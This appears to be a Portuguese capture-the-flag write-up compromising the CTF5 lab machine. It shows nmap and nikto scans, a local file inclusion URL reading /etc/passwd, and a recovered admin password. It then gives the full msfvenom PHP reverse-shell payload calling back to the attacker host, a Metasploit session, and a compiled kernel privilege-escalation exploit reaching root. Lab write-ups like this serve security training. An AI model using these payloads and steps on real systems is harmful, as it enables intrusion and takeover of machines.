CTF5

IP da máquina: 192.168.56.104 // MAC: 08:00:27:12:d8:4b

Resultados do Nmap:

nmap -sS -sV -O 192.168.56.104

```
root@kali:~# nmap -sS -sV -O 192.168.56.104
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-02 14:34 -03
Nmap scan report for 192.168.56.104
Host is up (0.00043s latency).
Not shown: 990 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 4.7 (protocol 2.0)
25/tcp   open  smtp        Sendmail 8.14.1/8.14.1
80/tcp   open  http        Apache httpd 2.2.6 ((Fedora))
110/tcp  open  pop3        ipop3d 2006k.101
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)
143/tcp  open  imap        University of Washington IMAP imapd 2006k.396 (time zone: -0400)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)
901/tcp  open  http        Samba SWAT administration server
3306/tcp open  mysql       MySQL 5.0.45
MAC Address: 08:00:27:12:D8:4B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop
Service Info: Hosts: localhost.localdomain, 192.168.56.104; OS: Unix

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 28.36 seconds
```


Resultados do Nikto:

Nikto –h http://192.168.56.104

```
root@kali:~# nikto -h http://192.168.56.104
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.104
+ Target Hostname:    192.168.56.104
+ Target Port:        80
+ Start Time:         2020-06-02 14:44:29 (GMT-3)
---------------------------------------------------------------------------
+ Server: Apache/2.2.6 (Fedora)
+ Retrieved x-powered-by header: PHP/5.2.4
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against s
ome forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
the site in a different fashion to the MIME type
+ Apache/2.2.6 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for t
he 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ /index.php: PHP include error may indicate local or remote file inclusion is possible.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information
via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information
via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information
via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protec
ted or limited to authorized hosts.
+ Server may leak inodes via ETags, header found with file /phpmyadmin/ChangeLog, inode: 558008, size: 22
```


LFI:

http://192.168.56.104/?page=../../etc/passwd




Vulnerabilidade encontrada no NanoCMS:

https://www.securityfocus.com/bid/34508/exploit




Hash da senha do Admin encontrada:

http://192.168.56.104/~andy/data/pagesdata.txt



Login: admin // Senha: shannon




Exploit gerado com o msfvenom:

msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.101 lport=443 -f raw

```
root@kali: ~
root@kali: ~   root@kali: ~   root@kali: ~
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.101 lport=443 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.56.101'; $port = 443; if (($f = 'stream_socket_client') &
& is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen')
&& is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_
callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res
) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket');
 } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4)
; break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b)
< $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .=
 socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_typ
e; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_
function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Criando uma página com o payload:



Escuta iniciada no Metasploit e sessão aberta:

```
Metasploit tip: Use the resource command to run commands from a file

[*] Starting persistent handler(s)...
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.56.101
lhost => 192.168.56.101
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.101:443
[*] Sending stage (38288 bytes) to 192.168.56.104
[*] Meterpreter session 1 opened (192.168.56.101:443 -> 192.168.56.104:57054) at 2020-06-02 15:11:33 -030
0

meterpreter >
```

```
meterpreter > sysinfo
Computer    : localhost.localdomain
OS          : Linux localhost.localdomain 2.6.23.1-42.fc8 #1 SMP Tue Oct 30 13:55:12 EDT 2007 i686
Meterpreter : php/linux
```

```
meterpreter > shell
Process 2724 created.
Channel 0 created.
id
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
```

searchsploit:

Linux Kernel 2.4/2.6

https://www.exploit-db.com/exploits/9479

```
root@kali:~# searchsploit kernel ring0
------------------------------------------------------------------------ ----------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ----------------------
Authentium SafeCentral 2.6 - 'shdrv.sys' Local Kernel Ring0 SYSTEM      | windows/local/11232.c
DESlock+ 4.0.2 - 'dlpcrypt.sys' Local Kernel Ring0 Code Execution       | windows/local/8983.c
DESlock+ < 3.2.6 - 'DLMFDISK.sy's Local kernel Ring0 SYSTEM             | windows/local/5144.c
DESlock+ < 3.2.6 - 'DLMFENC.sys' Local Kernel Ring0 link list zero (Po  | windows/dos/5142.c
DESlock+ < 3.2.6 - Local Kernel Ring0 link list zero SYSTEM             | windows/local/5143.c
DESlock+ < 4.1.10 - 'vdlptokn.sys' Local Kernel Ring0 SYSTEM            | windows/local/16138.c
Deterministic Network Enhancer - 'dne2000.sys' Kernel Ring0 SYSTEM      | windows/local/5837.c
DriveCrypt 5.3 - Local Kernel Ring0 SYSTEM                              | windows/local/15972.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4  | linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core   | linux_x86/local/9542.c
Linux Kernel 2.x (RedHat) - 'sock_sendpage()' Ring0 Privilege Escalati | linux/local/9435.txt
SafeNet 10.4.0.12 - 'IPSecDrv.sys' Local kernel Ring0 SYSTEM            | windows/local/5004.c
```

Copia feita do exploit e compilação:

```
root@kali:~# cp /usr/share/exploitdb/exploits/linux/local/9479.c /root/xpl.c
root@kali:~# ls
anotaçoes            Documents     kali-anonsurf  Public      Sn1per          Veil-Evasion-master
BurpSuiteCommunity   Downloads     Music          scripts     Templates       Videos
commix               Hyperion-1.2  nudge.txt      shell1.php  teste           xpl.c
Desktop              hyperion.exe  Pictures       shell.php   toriptables2
root@kali:~# gcc -m32 -o xpl. xpl.c
xpl.c: In function ‘main’:
xpl.c:107:5: warning: implicit declaration of function ‘sendfile’ [-Wimplicit-function-declaration]
  107 |  if(sendfile(fd_out,fd_in,&offset,2)==-1){
      |     ^~~~~~~~
```

Comandos usados no Metasploit:

```
meterpreter > pwd
/tmp
meterpreter > upload xpl.
[*] uploading  : xpl. -> xpl.
[-] core_channel_open: Operation failed: 1
meterpreter > ls
Listing: /tmp
=============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
41777/rwxrwxrwx   4096   dir   2020-06-02 14:29:27 -0300  .ICE-unix
40700/rwx------   4096   dir   2012-12-05 10:27:41 -0200  gconfd-patrick
40700/rwx------   4096   dir   2012-12-05 10:19:27 -0200  gconfd-root
140775/rwxrwxr-x  0      soc   2009-04-28 10:49:09 -0300  gnome-system-monitor.patrick.3563912106
140775/rwxrwxr-x  0      soc   2009-04-29 13:15:41 -0300  mapping-andy
140775/rwxrwxr-x  0      soc   2009-04-29 12:46:58 -0300  mapping-jennifer
140775/rwxrwxr-x  0      soc   2009-04-29 14:01:02 -0300  mapping-loren
140775/rwxrwxr-x  0      soc   2012-12-05 10:24:23 -0200  mapping-patrick
140755/rwxr-xr-x  0      soc   2012-12-05 10:13:04 -0200  mapping-root
100777/rwxrwxrwx  16072  fil   2020-06-02 15:26:28 -0300  xpl.
100644/rw-r--r--  3507   fil   2020-06-02 15:25:58 -0300  xpl.c

meterpreter > lpwd
/root
meterpreter > shell
```

```
meterpreter > shell
Process 2891 created.
Channel 4 created.
python -c 'import pty;pty.spawn("/bin/bash")'
bash-3.2$ chmod 777 xpl.
chmod 777 xpl.
bash-3.2$ env - ./xpl
env - ./xpl
env: ./xpl: No such file or directory
bash-3.2$ env - ./xpl.
env - ./xpl.
Segmentation fault
bash-3.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
bash-3.2$ ls
ls
gconfd-patrick                          mapping-jennifer  xpl.
gconfd-root                             mapping-loren     xpl.c
gnome-system-monitor.patrick.3563912106  mapping-patrick
mapping-andy                            mapping-root
bash-3.2$ env - ./xpl.
env - ./xpl.
whoami
whoami
chmod 777 xpl.
chmod 777 xpl.
python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
```

Root:

```
meterpreter > lpwd
/root
meterpreter > shell
Process 3026 created.
Channel 6 created.
ls
gconfd-patrick
gconfd-root
gnome-system-monitor.patrick.3563912106
mapping-andy
mapping-jennifer
mapping-loren
mapping-patrick
mapping-root
xpl.
xpl.c
python -c 'import pty;pty.spawn("/bin/bash")'
bash-3.2# id
id
uid=0(root) gid=0(root) groups=48(apache) context=system_u:system_r:httpd_t:s0
bash-3.2#
[*] 192.168.56.104 - Meterpreter session 1 closed.  Reason: Died
```